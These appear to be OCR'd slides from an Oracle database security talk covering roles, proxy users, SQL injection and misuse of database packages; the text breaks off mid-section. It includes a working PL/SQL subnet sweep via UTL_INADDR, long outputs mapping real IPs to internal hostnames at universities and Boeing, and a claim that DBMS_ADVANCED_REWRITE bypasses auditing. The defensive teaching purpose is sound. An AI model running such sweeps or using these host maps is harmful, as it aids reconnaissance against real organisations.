DBMS_MDX_INTERNAL
DV_ACCTMGR
DV_ADMIN
DV_AUDIT_CLEANUP
DV_DATAPUMP_NETWORK_LINK
DV_GOLDENGATE_ADMIN
DV_GOLDENGATE_REDO_ACCESS
DV_MONITOR
DV_OWNER
DV_PATCH_ADMIN
DV_POLICY_OWNER
DV_PUBLIC
DV_REALM_OWNER
DV_REALM_RESOURCE
DV_SECANALYST
DV_STREAMS_ADMIN
DV_XSTREAM_ADMIN
EJBCLIENT
EM_EXPRESS_ALL
EM_EXPRESS_BASIC
EXECUTE_CATALOG_ROLE
EXP_FULL_DATABASE
GATHER_SYSTEM_STATISTICS
GDS_CATALOG_SELECT
GGSYS_ROLE
GLOBAL_AQ_USER_ROLE
GSMADMIN_ROLE
```

```
GSMROOTUSER_ROLE
GSMUSER_ROLE
GSM_POOLADMIN_ROLE
HS_ADMIN_EXECUTE_ROLE
HS_ADMIN_ROLE
HS_ADMIN_SELECT_ROLE
IMP_FULL_DATABASE
JAVADEBUGPRIV
JAVAIDPRIV
JAVASYSPRIV
JAVAUSERPRIV
JAVA_ADMIN
JMXSERVER
LBAC_DBA
LOGSTDBY_ADMINISTRATOR
MGW_ADMINISTRATOR_ROLE
MGW_AGENT_ROLE
OEM_ADVISOR
OEM_MONITOR
OLAP_DBA
OLAP_USER
OLAP_XS_ADMIN
OPTIMIZER_PROCESSING_RATE
ORACLE_JAVA_DEV
ORDADMIN
PDB_DBA
PROVISIONER
RDFCTX_ADMIN
RECOVERY_CATALOG_OWNER
RECOVERY_CATALOG_OWNER_VPD
RECOVERY_CATALOG_USER
RESOURCE
SCHEDULER_ADMIN
SELECT_CATALOG_ROLE
SODA_APP
SYSUMF_ROLE
WM_ADMIN_ROLE
XDBADMIN
XDB_SET_INVOKER
XDB_WEBSERVICES
XDB_WEBSERVICES_OVER_HTTP
XDB_WEBSERVICES_WITH_PUBLIC
XS_CACHE_ADMIN
XS_CONNECT
XS_NAMESPACE_ADMIN
XS_SESSION_ADMIN
```

# Users

- No password users

```
CREATE USER oracle11 NO AUTHENTICATION;
```

- Proxy users

```
conn sys@pdbdev as sysdba

-- create a common user
CREATE USER c##mechid
IDENTIFIED BY oracle1
DEFAULT TABLESPACE uwdata
TEMPORARY TABLESPACE temp;

GRANT create session TO c##mechid;
GRANT alter user TO c##mechid;

AUDIT CONNECT BY c##scott ON BEHALF OF c##mechid;

conn c##mechid/oracle1@pdbdev

-- create proxy for mechid
ALTER USER c##mechid GRANT CONNECT THROUGH c##scott;

conn c##scott[C##MECHID]/tiger@pdbdev

sho user
SELECT sys_context('USERENV', 'CURRENT_SCHEMA') FROM dual;
SELECT sys_context('USERENV', 'CURRENT_USER') FROM dual;
SELECT sys_context('USERENV', 'PROXY_USER') FROM dual;

conn sys@pdbdev as sysdba

SELECT * FROM sys.proxy_info$;
```

# Level 2 Vulnerabilities

# SQL Injection

- SQL Injection is a term thrown around today like "Sarbanes Oxley was thrown around years ago: It sounds impressive
- And it is an issue because ~1/4 of all database attacks involve SQL Injection


```
SQL> SELECT (SELECT 'Dan' FROM DUAL) || (SELECT ' ' FROM DUAL) || (SELECT 'Morgan' FROM dual) AS RESULT
  2  FROM (SELECT 'DUAL' FROM dual)
  3  WHERE (SELECT 1 FROM dual) = (SELECT 1 FROM dual)
  4  AND (SELECT 2 FROM dual) BETWEEN (SELECT 1 FROM dual) AND (SELECT 3 FROM dual)
  5  AND NVL((SELECT NULL FROM dual), (SELECT 'z' FROM dual)) = (SELECT 'z' FROM dual)
  6* ORDER BY (SELECT 1 FROM dual);

RESULT
-----------
Dan Morgan
```

- But SQL Injection can be easily blocked in PL/SQL code with DBMS_ASSERT
- Most security vendors, Oracle included, are sophisticated at stopping the use of native dynamic SQL, DBMS_SQL and the most dangerous package of them all DBMS_SYS_SQL


# Database Tool Misuse

- UTL_INADDR
- Execute is granted to PUBLIC

- To block this you can threat
  - Revoke EXECUTE from PUBLIC
  - Create a Network Access Control List
  - Create a Lockdown Profile



```
SQL> select utl_inaddr.get_host_address('www.umn.edu') from dual;

UTL_INADDR.GET_HOST_ADDRESS('WWW.UMN.EDU')
-------------------------------------------
134.84.119.107

SQL> select utl_inaddr.get_host_name('134.84.119.025') from dual;

UTL_INADDR.GET_HOST_NAME('134.84.119.025')
-------------------------------------------
g-smtp-w.tc.umn.edu
```



```
DECLARE
 h_name  VARCHAR2(60);
 test_ip VARCHAR2(12) := '134.84.119.';
 suffixn NUMBER(3)  := 0;
 suffixv VARCHAR2(4);
BEGIN
  FOR i IN 1 .. 255 LOOP
    suffixn := suffixn + 1;
    IF suffixn < 10 THEN suffixv := '00' || TO_CHAR(suffixn);
    ELSIF suffixn BETWEEN 10 and 99 THEN suffixv := '0' || TO_CHAR(suffixn);
    ELSE suffixv := TO_CHAR(suffixn); END IF;
    BEGIN
      SELECT utl_inaddr.get_host_name(test_ip || suffixv)
      INTO h_name
      FROM dual;
      dbms_output.put_line(test_ip || suffixv || ' - ' || h_name);
    EXCEPTION WHEN OTHERS THEN NULL;
    END;
  END LOOP;
END;
/
```


# Database Tool Misuse

```
134.84.119.001 - x-134-84-119-1.tc.umn.edu
134.84.119.002 - x-134-84-119-2.tc.umn.edu
134.84.119.003 - x-134-84-119-3.tc.umn.edu
134.84.119.004 - x-134-84-119-4.tc.umn.edu
134.84.119.005 - lsv-dd.tc.umn.edu
134.84.119.006 - mta-w2.tc.umn.edu
134.84.119.007 - isrv-w.tc.umn.edu
134.84.119.010 - mta-a2.tc.umn.edu
134.84.119.011 - x-134-84-119-9.tc.umn.edu
134.84.119.012 - x-134-84-119-10.tc.umn.edu
134.84.119.013 - x-134-84-119-11.tc.umn.edu
134.84.119.014 - x-134-84-119-12.tc.umn.edu
134.84.119.015 - x-134-84-119-13.tc.umn.edu
134.84.119.016 - x-134-84-119-14.tc.umn.edu
134.84.119.017 - diamond.tc.umn.edu
134.84.119.020 - x-134-84-119-16.tc.umn.edu
134.84.119.021 - oamethyst.tc.umn.edu
134.84.119.022 - x-134-84-119-18.tc.umn.edu
134.84.119.023 - x-134-84-119-19.tc.umn.edu
134.84.119.024 - vs-w.tc.umn.edu
134.84.119.025 - g-smtp-w.tc.umn.edu
134.84.119.026 - mta-w1.tc.umn.edu
134.84.119.027 - x-134-84-119-23.tc.umn.edu
134.84.119.030 - x-134-84-119-24.tc.umn.edu
134.84.119.031 - x-134-84-119-25.tc.umn.edu
134.84.119.032 - x-134-84-119-26.tc.umn.edu
134.84.119.033 - x-134-84-119-27.tc.umn.edu
134.84.119.034 - x-134-84-119-28.tc.umn.edu
134.84.119.035 - mon-w.tc.umn.edu
134.84.119.036 - ldapauth-w.tc.umn.edu
134.84.119.037 - ldap-w.tc.umn.edu
134.84.119.040 - mta-w3.tc.umn.edu
134.84.119.041 - x-134-84-119-33.tc.umn.edu
```


```
134.84.119.042 - x-134-84-119-34.tc.umn.edu
134.84.119.043 - smtp-w2.tc.umn.edu
134.84.119.044 - relay-w2.tc.umn.edu
134.84.119.045 - x-134-84-119-37.tc.umn.edu
134.84.119.046 - x-134-84-119-38.tc.umn.edu
134.84.119.047 - x-134-84-119-39.tc.umn.edu
134.84.119.050 - x-134-84-119-40.tc.umn.edu
134.84.119.051 - x-134-84-119-41.tc.umn.edu
134.84.119.052 - x-134-84-119-42.tc.umn.edu
134.84.119.053 - x-134-84-119-43.tc.umn.edu
134.84.119.054 - x-134-84-119-44.tc.umn.edu
134.84.119.055 - lsv-w.tc.umn.edu
134.84.119.056 - x-134-84-119-46.tc.umn.edu
134.84.119.057 - lists.umn.edu
134.84.119.060 - x-134-84-119-48.tc.umn.edu
134.84.119.061 - plaza.tc.umn.edu
134.84.119.062 - x-134-84-119-50.tc.umn.edu
134.84.119.063 - x-134-84-119-51.tc.umn.edu
134.84.119.064 - x-134-84-119-52.tc.umn.edu
134.84.119.065 - x-134-84-119-53.tc.umn.edu
134.84.119.066 - x-134-84-119-54.tc.umn.edu
134.84.119.067 - x-134-84-119-55.tc.umn.edu
134.84.119.070 - x-134-84-119-56.tc.umn.edu
134.84.119.071 - x-134-84-119-57.tc.umn.edu
134.84.119.072 - x-134-84-119-58.tc.umn.edu
134.84.119.073 - x-134-84-119-59.tc.umn.edu
134.84.119.074 - isrv-d2.tc.umn.edu
134.84.119.075 - ldapauth-d2.tc.umn.edu.tc.umn.edu
134.84.119.076 - ldap-d2.tc.umn.edu.tc.umn.edu
134.84.119.077 - x-134-84-119-63.tc.umn.edu
134.84.119.100 - x-134-84-119-100.tc.umn.edu
134.84.119.101 - aquamarine.tc.umn.edu
134.84.119.102 - x-134-84-119-102.tc.umn.edu
134.84.119.103 - x-134-84-119-103.tc.umn.edu
```

```
134.84.119.104 - mon-m.tc.umn.edu
134.84.119.105 - mta-m2.tc.umn.edu
134.84.119.106 - x-134-84-119-106.tc.umn.edu
134.84.119.107 - isrv-m.tc.umn.edu
134.84.119.108 - mta-m4.tc.umn.edu
134.84.119.109 - x-134-84-119-109.tc.umn.edu
134.84.119.110 - x-134-84-119-110.tc.umn.edu
134.84.119.111 - x-134-84-119-111.tc.umn.edu
134.84.119.112 - x-134-84-119-112.tc.umn.edu
134.84.119.113 - x-134-84-119-113.tc.umn.edu
134.84.119.114 - oaqua.tc.umn.edu
134.84.119.115 - x-134-84-119-115.tc.umn.edu
134.84.119.116 - x-134-84-119-116.tc.umn.edu
134.84.119.117 - x-134-84-119-117.tc.umn.edu
134.84.119.118 - x-134-84-119-118.tc.umn.edu
134.84.119.119 - x-134-84-119-119.tc.umn.edu
134.84.119.120 - vs-m.tc.umn.edu
134.84.119.121 - g-smtp-m.tc.umn.edu
134.84.119.122 - mta-m1.tc.umn.edu
134.84.119.123 - x-134-84-119-123.tc.umn.edu
134.84.119.124 - x-134-84-119-124.tc.umn.edu
134.84.119.125 - x-134-84-119-125.tc.umn.edu
134.84.119.126 - g-smtp-m4.tc.umn.edu
134.84.119.127 - x-134-84-119-127.tc.umn.edu
134.84.119.128 - x-134-84-119-128.tc.umn.edu
134.84.119.129 - x-134-84-119-129.tc.umn.edu
134.84.119.130 - ldapauth-m.tc.umn.edu
134.84.119.131 - ldap-m.tc.umn.edu
134.84.119.132 - mta-m3.tc.umn.edu
134.84.119.133 - x-134-84-119-133.tc.umn.edu
134.84.119.134 - x-134-84-119-134.tc.umn.edu
134.84.119.135 - smtp-m2.tc.umn.edu
134.84.119.136 - relay-m2.tc.umn.edu
134.84.119.137 - x-134-84-119-137.tc.umn.edu
```


# Database Tool Misuse



```
155.97.136.006 - avaya-cms.vs.utah.edu
155.97.136.110 - dbw1.it.utah.edu
155.97.136.111 - sql-om.it.utah.edu
155.97.136.112 - sql-cm.it.utah.edu
155.97.136.113 - sql-bes.it.utah.edu
155.97.136.117 - dbw23.it.utah.edu
155.97.136.140 - d-ad.addev.utah.edu
155.97.136.141 - d-hsc.hscdev.addev.utah.edu
155.97.136.147 - d-mim.addev.utah.edu
155.97.136.148 - d-adfs.addev.utah.edu
155.97.136.149 - fim.addev.utah.edu
155.97.136.150 - d-ars.addev.utah.edu
155.97.136.153 - d-adlds.addev.utah.edu
155.97.136.157 - d-candes.addev.utah.edu
155.97.136.200 - b3.ddi.utah.edu

155.97.137.007 - slb1-campus-ddc-i11.net.utah.edu
155.97.137.010 - slb2-campus-ddc-j11.net.utah.edu
155.97.137.011 - slb-campus-ddc-vip.net.utah.edu
155.97.137.012 - slb3-campus-ddc-i11.net.utah.edu
155.97.137.021 - astra.utah.edu
155.97.137.022 - dars.sys.utah.edu
155.97.137.024 - webct.utah.edu
155.97.137.025 - jira.acs.utah.edu
155.97.137.026 - webctold.utah.edu
155.97.137.027 - stage.exchange.utah.edu
155.97.137.031 - my.utah.edu
155.97.137.032 - onboard.utah.edu
155.97.137.033 - uguest.utah.edu
155.97.137.034 - mytest.utah.edu
155.97.137.035 - campusmasterplan.utah.edu
155.97.137.036 - autodiscover.coe.utah.edu
```



```
155.97.137.040 - appdb.it.utah.edu
155.97.137.041 - gsa.search.utah.edu
155.97.137.043 - mrte.cc.utah.edu
155.97.137.044 - unite.utah.edu
155.97.137.045 - test.sys.utah.edu
155.97.137.046 - smtp.o365.umail.utah.edu
155.97.137.047 - vip-ipo.cc.utah.edu
155.97.137.050 - ipohsc.utah.edu
155.97.137.051 - staging.egi.utah.edu
155.97.137.052 - smtp.utah.edu
155.97.137.053 - ipo-forward.cc.utah.edu
155.97.137.054 - webstats8.utah.edu
155.97.137.055 - sdc8.utah.edu
155.97.137.060 - eq.utah.edu
155.97.137.061 - blocku.acs.utah.edu
155.97.137.062 - csmssl1.test.utah.edu
155.97.137.063 - sharepoint.it.utah.edu
155.97.137.066 - uitapp.it.utah.edu
155.97.137.067 - test.www.utah.edu
155.97.137.071 - ezproxy.test.utah.edu
155.97.137.072 - internalhub.umail.utah.edu
155.97.137.074 - legacy.umail.utah.edu
155.97.137.077 - ldap.acs.utah.edu
155.97.137.100 - go.utah.edu
155.97.137.102 - testvip2.sys.utah.edu
155.97.137.103 - ulogin.utah.edu
155.97.137.104 - jira.sys.utah.edu
155.97.137.105 - exc-sentry.med.utah.edu
155.97.137.106 - people.utah.edu
155.97.137.107 - www.test.utah.edu
```



```
155.97.137.109 - idp.idm.utah.edu
155.97.137.110 - gis-reporting.fm.utah.edu
155.97.137.114 - training.identity.utah.edu
155.97.137.118 - templates.utah.edu
155.97.137.150 - umailx.umail.utah.edu
155.97.137.223 - ese.idm.utah.edu
155.97.137.229 - test.go.utah.edu
155.97.137.232 - jira.test.utah.edu
155.97.137.234 - d-pki.addev.utah.edu
155.97.137.236 - gatetest.acs.utah.edu
155.97.137.237 - gatedev.acs.utah.edu
```

# Database Tool Misuse

```
156.110.247.001 - pharmacy.ouhsc.edu
156.110.247.002 - pcms.ouhsc.edu
156.110.247.003 - media.pharmacy.ouhsc.edu
156.110.247.004 - d2l2.ou.edu
156.110.247.005 - cba.ou.edu
156.110.247.006 - gradweb.ou.edu
156.110.247.007 - csold.ouhsc.edu
156.110.247.010 - new-minerva.ou.edu
156.110.247.011 - learn.eteam.ou.edu
156.110.247.012 - avp.ou.edu
156.110.247.013 - aperio.ouhsc.edu
156.110.247.014 - hippocrates.ouhsc.edu
156.110.247.015 - kentucky.ou.edu
156.110.247.016 - oup-cloverleaf.ouhsc.edu
156.110.247.017 - healthyhearts.ouhsc.edu
156.110.247.020 - pharmacyeval.ouhsc.edu
156.110.247.022 - csj.ou.edu
156.110.247.023 - pinnacle-prd.ou.edu
156.110.247.024 - new-myhousingandfood.ou.edu
156.110.247.025 - clsoffice.ou.edu
156.110.247.026 - sync.ouhsc.edu
156.110.247.027 - sync.ou.edu
156.110.247.030 - itservices.ouhsc.edu
156.110.247.031 - itservices.ou.edu
156.110.247.033 - colsw.ou.edu
156.110.247.034 - new-dn.ou.edu
156.110.247.035 - sis.ou.edu
156.110.247.036 - s2inb.ou.edu
156.110.247.037 - s2ssb.ou.edu
156.110.247.040 - sharepoint.ou.edu
156.110.247.041 - owa.ou.edu
156.110.247.042 - sis-poc.ou.edu
156.110.247.044 - clshelp.ou.edu
```

```
156.110.247.109 - testpol.ouphysicians.com
156.110.247.110 - fwi.ouhsc.edu
156.110.247.111 - mediasite-dev.ouhsc.edu
156.110.247.112 - mediasite-iisvid7.ouhsc.edu
156.110.247.114 - adminservexch-1.ou.edu
156.110.247.115 - s3apps-tst.ou.edu
156.110.247.116 - canvas-svc.ou.edu
156.110.247.117 - hnsc.ouhsc.edu
156.110.247.118 - cs.ouhsc.edu
156.110.247.119 - selfservesa.ouhsc.edu
156.110.247.120 - oumed.ouphysicians.com
156.110.247.121 - nastiest.ouhsc.edu
156.110.247.122 - nsc.ouhsc.edu
156.110.247.123 - shibclone.ou.edu
156.110.247.130 - evm-new.ouhsc.edu
156.110.247.133 - profiles.ouhsc.edu
156.110.247.134 - perfectforms.ou.edu
156.110.247.135 - contact.ou.edu
156.110.247.143 - issportaltest.ou.edu
156.110.247.145 - illiad.ouhsc.edu
156.110.247.146 - skypeedge1.oumedicine.com
156.110.247.152 - hrwebtest.ouhsc.edu
156.110.247.153 - apps.hr.ou.edu
156.110.247.154 - benefitsenrollment.ouhsc.edu
156.110.247.155 - oupsys.ouphysicians.com
156.110.247.156 - tech.ouphysicians.com
156.110.247.157 - remote.ouhsc.edu
156.110.247.158 - nor-prov-srs.ou.edu
156.110.247.159 - hippocrates2.ouhsc.edu
156.110.247.160 - profilesdev.ouhsc.edu
156.110.247.161 - illiad2.ouhsc.edu
156.110.247.170 - fsold.ouhsc.edu
156.110.247.171 - fsrennew.ouhsc.edu
```

```
156.110.247.226 - opioid.odmhsas.ou.edu
156.110.247.233 - smpp.ouphysicians.com
156.110.247.234 - ldap.ou.edu
156.110.247.235 - api-systemsofcare.ou.edu
156.110.247.236 - boomi-dev.ou.edu
156.110.247.237 - openmanage.ou.edu
156.110.247.238 - ahv.ouhsc.edu
156.110.247.239 - eteam-dev.ou.edu
156.110.247.240 - meetingmgr.ouhsc.edu
156.110.247.241 - boomi-prod.ou.edu
156.110.247.242 - testoumed.ouphysicians.com
156.110.247.243 - oumeddev.oumedicine.com
156.110.247.244 - nursing-eval.ouhsc.edu
156.110.247.245 - ncircle.ouhsc.edu
156.110.247.246 - sft.ouhsc.edu
156.110.247.250 - testvip.ouhsc.edu
156.110.247.254 - ns1.ouhsc.edu
```

# Database Tool Misuse

- Want to see what's visible from a Hilton Garden Inn in Bothell WA?

```
-- sample of 56 exposed IPs
130.76.32.044 - blv-crp-02.boeing.com
130.76.32.045 - blv-cbpn-02.boeing.com
130.76.32.051 - blv-csrp-04a.boeing.com
130.76.32.052 - blv-sec-cert-rp.boeing.com
130.76.32.053 - blv-vn-03.boeing.com
130.76.32.054 - blv-vabsd.esddh.boeing.com
130.76.32.055 - blv-smdac.esddh.boeing.com
130.76.32.072 - ciemftste1ift1.boeing.com
130.76.32.073 - blv-psxms1-01.boeing.com
130.76.32.074 - ciemftste2ift1.boeing.com
130.76.32.075 - dhcp17a.boeing.com
130.76.32.077 - ciemftste1ift2.boeing.com
130.76.32.103 - bcag-fwal-01.boeing.com
130.76.32.106 - igx33-03-12bb5-a.boeing.com
130.76.32.108 - igx33-03-12bb5-c.boeing.com
130.76.32.112 - blv-mbf-01.boeing.com
130.76.32.113 - nt-ops-12.beds.boeing.com
130.76.32.116 - blv-sw-01.boeing.com
130.76.32.244 - blv-prprd.esddh.boeing.com
```

```
-- all 19 exposed IPs
130.76.184.016 - gtmx50-115-a.boeing.com
130.76.184.101 - southwest1-pre.mobile.connect.boeing.com
130.76.184.106 - phxntpx1.ntp.boeing.net
130.76.184.107 - phxptp1.ntp.boeing.net
130.76.184.122 - cite-mbf.boeing.com
130.76.184.123 - cite-bpn.boeing.com
130.76.184.124 - cite-cert-bpn.boeing.com
130.76.184.138 - www-prd-12.exi.boeing.com
130.76.184.139 - www-prd-13.exi.boeing.com
130.76.184.158 - southwest2.connect.boeing.com
130.76.184.170 - phx-mbsin-01.mbs.boeing.net
130.76.184.171 - phx-mbsin-02.mbs.boeing.net
130.76.184.172 - phx-mbsin-03.mbs.boeing.net
130.76.184.173 - phx-mbsin-04.mbs.boeing.net
130.76.184.178 - phx-mbsout-01.mbs.boeing.net
130.76.184.179 - phx-mbsout-02.mbs.boeing.net
130.76.184.212 - phxdnsxp01.dns.boeing.net
130.76.184.217 - phxdnsxr01.dns.boeing.net
130.76.184.222 - phxdnsexnr01.dns.boeing.net
```

- Want to guess what "sec-cert" is?
- How about "dhcp17a"?
- What is "bcag-fwal-01"? ... I bet it is a firewall at Boeing Commercial Airplane Group
- What are the odds that every server at Boeing in Phoenix is connected to NTP and DNS?

# Level 3 Vulnerabilities

# Undetectable Vulnerabilities (1:6)

- DBMS_ADVANCED_REWRITE was created to address performance issues but can be used to transparently bypass:
  - Auditing
  - Behaviour Monitoring
  - Code Reviews
  - End-point Monitoring
  - Firewalls
  - Penetration Testing
- Oracle is aware of the risk and has taken care such not granting execute to any user or role and creating the package with AUTHID CURRENT_USER
- First, security companies that don't know what to look for
- Second, they can't capture what I am going to show you with their current generation of tools because it all happens inside database memory
- It wasn't supposed to work like this ... but it does and your responsibility is to protect your data and your database

# Undetectable Vulnerabilities (2:6)

